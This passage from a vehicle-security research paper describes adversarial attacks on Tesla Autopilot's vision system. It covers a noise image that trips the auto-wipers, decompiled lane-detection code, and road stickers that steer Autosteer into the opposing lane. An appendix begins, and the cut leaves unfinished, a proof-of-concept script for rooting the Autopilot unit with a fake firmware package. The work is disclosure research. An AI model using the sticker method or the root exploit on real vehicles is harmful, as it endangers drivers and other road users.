


Fig 23. The image captured by the fisheye camera, and we played our adversarial image on the display. (the distortion of the fisheye camera causes the proportion of the area occupied by the display in the image to be greatly reduced)

The last problem is to find a proper way to generate the image shown on TV. We started with the salt-and-pepper noise, which is also known as impulse noise. It presents itself as sparsely occurring white and black pixels. We tried both gray and color salt-and-pepper noise, but the result is not satisfied. The rainy score didn't increase much. We speculate that it's because the camera resolution is not high enough to capture the details of the noise.

We tried another noise function called Worley noise. In computer graphics it is used to create procedural textures - textures that are created automatically in arbitrary precision and with no need to be drawn by hand. Worley noise comes close to simulating textures of stone, water, or cell noise. We find it very suitable, perhaps because the neural network mainly concerns about the texture of the input image.




Fig 24. Salt-and-Pepper noise and Worley noise

We played the adversarial picture on a TV, and this adversarial picture has the same effect as sprinkling water to the windshield. There is no unified explanation in the industry about why there is such an adversarial example, but it is well known that the traditional autowipers solution without neural network does not have such problem.

Although machine learning represents the future of technology, from the consumer's point of view, we hope it could have better stability. The autowipers attack attempt shows that we can directly attack the image recognition algorithm in physical world through some algorithms.

Lane Detection

The lane recognition attack includes eliminate lane attack and fake lane attack. We generated adversarial examples both on digital domain and physical domain. We found the flaws of the DNN which Tesla uses for lane recognition and lane keeping strategy in Autosteer mode, and we successfully validate our findings in the physical world using some simple and unobtrusive materials.

Implementation Details of Lane Detector

Different from the autowipers as discussed above, the lane detector includes more communication across several components. However, the overall procedure has not changed.

For many major tasks, Tesla uses a single large neural network with many outputs, and lane detection is one of those tasks.





Fig 25. Main and Narrow camera neural network architecture


The image from the camera is processed, input to the huge network, and output is saved into `detect->prob_from_net`. For lane detector, and also other tracking related tasks, function `detect_and_track` is used to maintain its internal map being updated and sending the latest information to the controller. For lane detection, this function will first call several CUDA kernels for different jobs, including:



Edge blur
Add mask on edges of lanes
Find lanes according to a virtual "grid"
Add control points to the lanes, which works like paths in SVG
Do future process to all lanes previous discovered and filter all false positive results out
Collect all effective lanes, and determine their type

Fig 26. Procedure of lane recognition


Those jobs are finding lanes in the current frame and providing them to different tasks like lane departure warning or construction of real world map. After the virtual map getting those lane information, it can help to build a real-time HD-Map for perception engine and controllers. The virtual map provides many helper functions for reading it, like getting distances between two objects. However, some important parameters used for the map are strictly checked to prevent incorrect detection.



```
left_w_ = obj_1->left_w_array;
if ( left_w_ > 0x63 )
{                  struct t_post_processing_do_tl_ts_wc_tb *obj_1; // x19
  v233 = v233 & 0xFFFFFFFF00000000LL | 0xD7E;
  google::RawLog___1(
    (__int64)"components/driverAssist/autopilot/libraries/libdetector/t_post_processing.cu",
    v233,
    "left_w_ size are larger than %d",
    100LL);
  goto gg_1;
}
```

Fig 27. There is some legit checking of parameters

Some other results will also be written in the detector, including position of road shoulders, and lane histories. Also, the "`detect_and_track`" updates the history of lane changes and some other recording arrays. Those recordings provide tracking information to the controller.



```
tesla::StateHistory::getState(maybe_lane_history);
tesla::t_lane_history_processing::get_results((__int64)maybe_lane_history, detections);
detections->road_shoulder.left_outer_boundary = -tesla::t_lane_change_processing::get_l
detections->road_shoulder.right_outer_boundary = -tesla::t_lane_change_processing::get_
detections->road_shoulder.left_width = tesla::t_lane_change_processing::get_left_should
v39 = tesla::t_lane_change_processing::get_right_shoulder_width((__int64)&tl_ts_wc_tb->
v40 = detections->road_shoulder.left_outer_boundary;
detections->road_shoulder.right_width = v39;
v41 = detections->road_shoulder.right_outer_boundary;
detections->road_shoulder.left_valid = v40 > 0.0 && v40 < 200.0;
detections->road_shoulder.right_valid = v41 < 0.0 && v41 > -200.0;
```

Fig 28. The lane history and road shoulder info are also written during lane processing

The controller itself is kind of complex. It will receive tracking info, locate the car's position in its own HD-Map, and provide control instructions according to surrounding situations. Most of the code in controller is not related to computer vision and only strategy-based choices. But for our target, reversing of the controller doesn't have much sense, since the controller won't interact directly with sensors. In our attacking scenarios, the controller can be treated as a black box, and once we can treat the sensor, we can change the trajectory of the car.

Another important thing is the intrinsic and extrinsic properties. These are key parameters for mapping the image to real world relationship (i.e. size, distance, etc.) between objects, meaning they are key parameters for HD-Map generation. Those calibration parameters are read when the detector is created and loaded. The function `tesla::get_undistorted` can do transformation on the image, and other modules can use function like `tesla::t_flat_world_distance::get_inv_km` to get info from the undistorted image.

Eliminate Lane attack

Eliminate lane attack aims to make the APE lane recognition disabled with some unobtrusive markings in the physical world. We decided to test whether Tesla APE can correctly recognize the lane in the physical world's various scenes. Everyone knows that the lane recognition module wouldn't work when the camera had been disturbed or the lane was covered up. However, this has nothing to do with the APE module algorism itself, also it's difficult to brake a vehicle camera in driving mode. So we didn't choose this so-called "blinding attack".

Most of the adversarial examples generated in digital domain are pixel level's change, so it's hard to deploy them in physical world. We improved black-box optimization algorithm to generate perturbations with a certain size and shape. Due to the particularity of the lane picture, we added the perspective transformation in this process. The pictures used by the lane recognition are 1280x960 pixels raw data with 16 bits unsigned int values, and the DNN outputs for lane recognition are 416x640 pixels with 32 bits float values. In our experiments, the image data set was collected using the vehicle's camera. Similar to the autowipers attack, we hooked the `t_cuda_std_tmrc::compute` function and replaced the value of the `companding_singal` placed on GPU with our adversarial examples. Then we took the value of the `lane_prob_blurred` as the lane recognition result. The middle process of these two functions is a black-box. A straightforward idea is that most pixels of a picture are not useful for the lane recognition, so focusing on the lane and the area around it is an efficient way. Through several experiments we found a way to map the lane above output of lane detection to the original picture: (1) Add 48x640 pixels to the top of the lane picture with value of 0. (2) Add 16x640 pixels to the bottom of the lane picture with value of 0. (3) Zoom in the new 480x640 image to 960x1280 with linear interpolation. After the 3 steps we got the coordinates of the lane in the input picture.

We use a variety of optimization algorithms to mutate the lane and the area around it. We expect to find an adversarial example that is less different from the original image but can disable the lane recognition function. These are some adversarial examples we generated.




Fig 29. Left picture shows we add some noise on the left lane line in digital level, and right picture shows the result of APE's lane recognition function. (We redact top left of our image for privacy reasons, but it won't affect the final result.)




Fig 30. Left picture shows we add some patch around the left lane line in digital level, and right picture shows the result

Fig 29 and Fig 30 show two form patches. Fig 29 was set into a high degree of change and it could make the lane disappear, but if we set a lower degree of change like Fig

31 showed.




Fig 31. Lower degree of change with noise on the left lane line

It is almost the same as the recognition result of the original lane. We follow Fig 30 to deploy some patches in physical world and it does eliminate the left lane.




Fig 32. adding some patches around lane line in physical world, and there is only right lane in the CID (central information display)

This is the smallest change we have made, but we still think that such a patch is too conspicuous, which is hard to not alert the driver. After this process we conclude that the lane recognition function of the APE module has good robustness, and it is difficult for an attacker to deploy some unobtrusive markings in the physical world to disable the lane recognition function of a moving Tesla vehicle. We suspect this is because Tesla has added many abnormal lanes (broken, occluded) in their training set for holding the complexity of physical world, that makes Tesla vehicle has a good performance of lane detection in a normal external environment (no strong light, rain, snow, sand and dust interference).

Fake lane attack

We believe that everything has its pros and cons. Since Tesla autopilot vision module has good performance of lane recognition, then we think the opposite way, could the car regard some inconspicuous markings we made on the ground as a normal lane? Misleading the autopilot vehicle to the wrong direction with some patches made by a malicious attacker, in sometimes, is more dangerous than making it fail to recognize the lane. We paint three inconspicuous tiny square in the picture took from camera, and the vision module would recognize it as a lane with a high degree of confidence as below shows:




Fig 33. Fake lane in digital level

After that we tried to build such a scene in physical: we pasted some small stickers as interference patches on the ground in an intersection. We hope to use these patches to guide the Tesla vehicle in the Autosteer mode driving to the reverse lane. The test scenario like Fig 34 shows, red dashes are the stickers, the vehicle would regard them as the continuation of its right lane, and ignore the real left lane opposite the intersection. When it travels to the middle of the intersection, it would take the real left lane as its right lane and drive into the reverse lane.




Fig 34. Fake lane mode in physical world




Fig 35. In-car perspective when testing, the red circle marks, the interference markings are marked with red circles

Tesla autopilot module’s lane recognition function has a good robustness in an ordinary external environment (no strong light, rain, snow, sand and dust interference), but it still doesn’t handle the situation correctly in our test scenario. This kind of attack is simple to deploy, and the materials are easy to obtain. As we talked in the previous introduction of Tesla’s lane recognition function, Tesla uses a pure computer vision solution for lane recognition, and we found in this attack experiment that the vehicle driving decision is only based on computer vision lane recognition results. Our experiments proved that this architecture has security risks and reverse lane recognition is one of the necessary functions for autonomous driving in non-closed roads. In the scene we build, if the vehicle knows that the fake lane is pointing to the reverse lane, it should ignore this fake lane and then it could avoid a traffic accident.

Conclusion

We did some interesting work on Autopilot (version 2018.6.1) based on the previously shared vulnerabilities. We analyzed the CAN Bus System on APE, and then we used the gamepad to wirelessly drive the car, showing the potential safety threat that attacker can cause after breaking into the APE module.

We analyzed APE's vision system in deep through static reverse engineering and dynamic debugging. Based on the research results, we did some experimental tests in the physical world and successfully made Tesla APE behave abnormally in our attack scenarios.

This proves that with some physical environment decorations, we can interfere or to some extent control the vehicle without connecting to the vehicle physically or remotely. We hope that the potential product defects exposed by these tests can be paid attention to by the manufacturers, and improve the stability and reliability of their consumer-facing automotive products.

References

[1] https://www.blackhat.com/us-17/briefings/schedule/#free-fall-hacking-tesla-from-wireless-to-can-bus-6415

[2] https://www.blackhat.com/us-18/briefings/schedule/index.html#over-the-air-how-we-remotely-compromised-the-gateway-bcm-and-autopilot-ecus-of-tesla-cars-10806

[3] https://i.blackhat.com/us-18/Thu-August-9/us-18-Liu-Over-The-Air-How-We-Remotely-Compromised-The-Gateway-Bcm-And-Autopilot-Ecus-Of-Tesla-Cars-wp.pdf

[4] https://teslamotorsclub.com/tmc/threads/hw2-5-capabilities.95278

[5] https://www.nvidia.com/en-us/self-driving-cars/drive-platform/

[6] https://teslamotorsclub.com/tmc/threads/inside-the-nvidia-px2-board-on-my-hw2-ap2-0-model-s-with-pics.91076

[7] http://www.mouser.com/ds/2/308/AR0132AT-D-888230.pdf

[8] Goodfellow, I.J., Shlens, J., & Szegedy, C. (2014). Explaining and Harnessing Adversarial Examples. *CoRR, abs/1412.6572.*

[9] Chen, Pin-Yu & Zhang, Huan & Sharma, Yash & Yi, Jinfeng & Hsieh, Cho-Jui. (2017). ZOO: Zeroth Order Optimization Based Black-box Attacks to Deep Neural Networks without Training Substitute Models. 15-26. 10.1145/3128572.3140448.

[10] Papernot, N., McDaniel, P.D., & Goodfellow, I.J. (2016). Transferability in Machine Learning: from Phenomena to Black-Box Attacks using Adversarial Samples. *CoRR, abs/1605.07277.*

[11] Brown, T.B., Mané, D., Roy, A., Abadi, M., & Gilmer, J. (2017). Adversarial Patch. *CoRR, abs/1712.09665.*

Appendix

Here is the PoC script of the vulnerability we used to gain ROOT on the Tesla Autopilot system. It works in the version 2018.6.1, and has been fixed in Tesla's 2018.24 firmware release.

```
#!/bin/bash

APE=192.168.90.103
PORT=25974

HTTP_IP=192.168.90.100
HTTP_PORT=$((7000+$(($RANDOM%2000))))

#REALSSQ=ape_17.17.4.ssq    #for ape2.0 375767104
REALSSQ=ape25_2018.6.1.ssq    #for ape2.5 285941824

REALSSQ=$(readlink -f $REALSSQ)

#rm fakessq
rm -rf /tmp/fakessq_root

mkdir -p /tmp/fakessq_root/deploy
echo 1 > /tmp/fakessq_root/deploy/security-version
cat << EOF > /tmp/fakessq_root/deploy/ape-updater
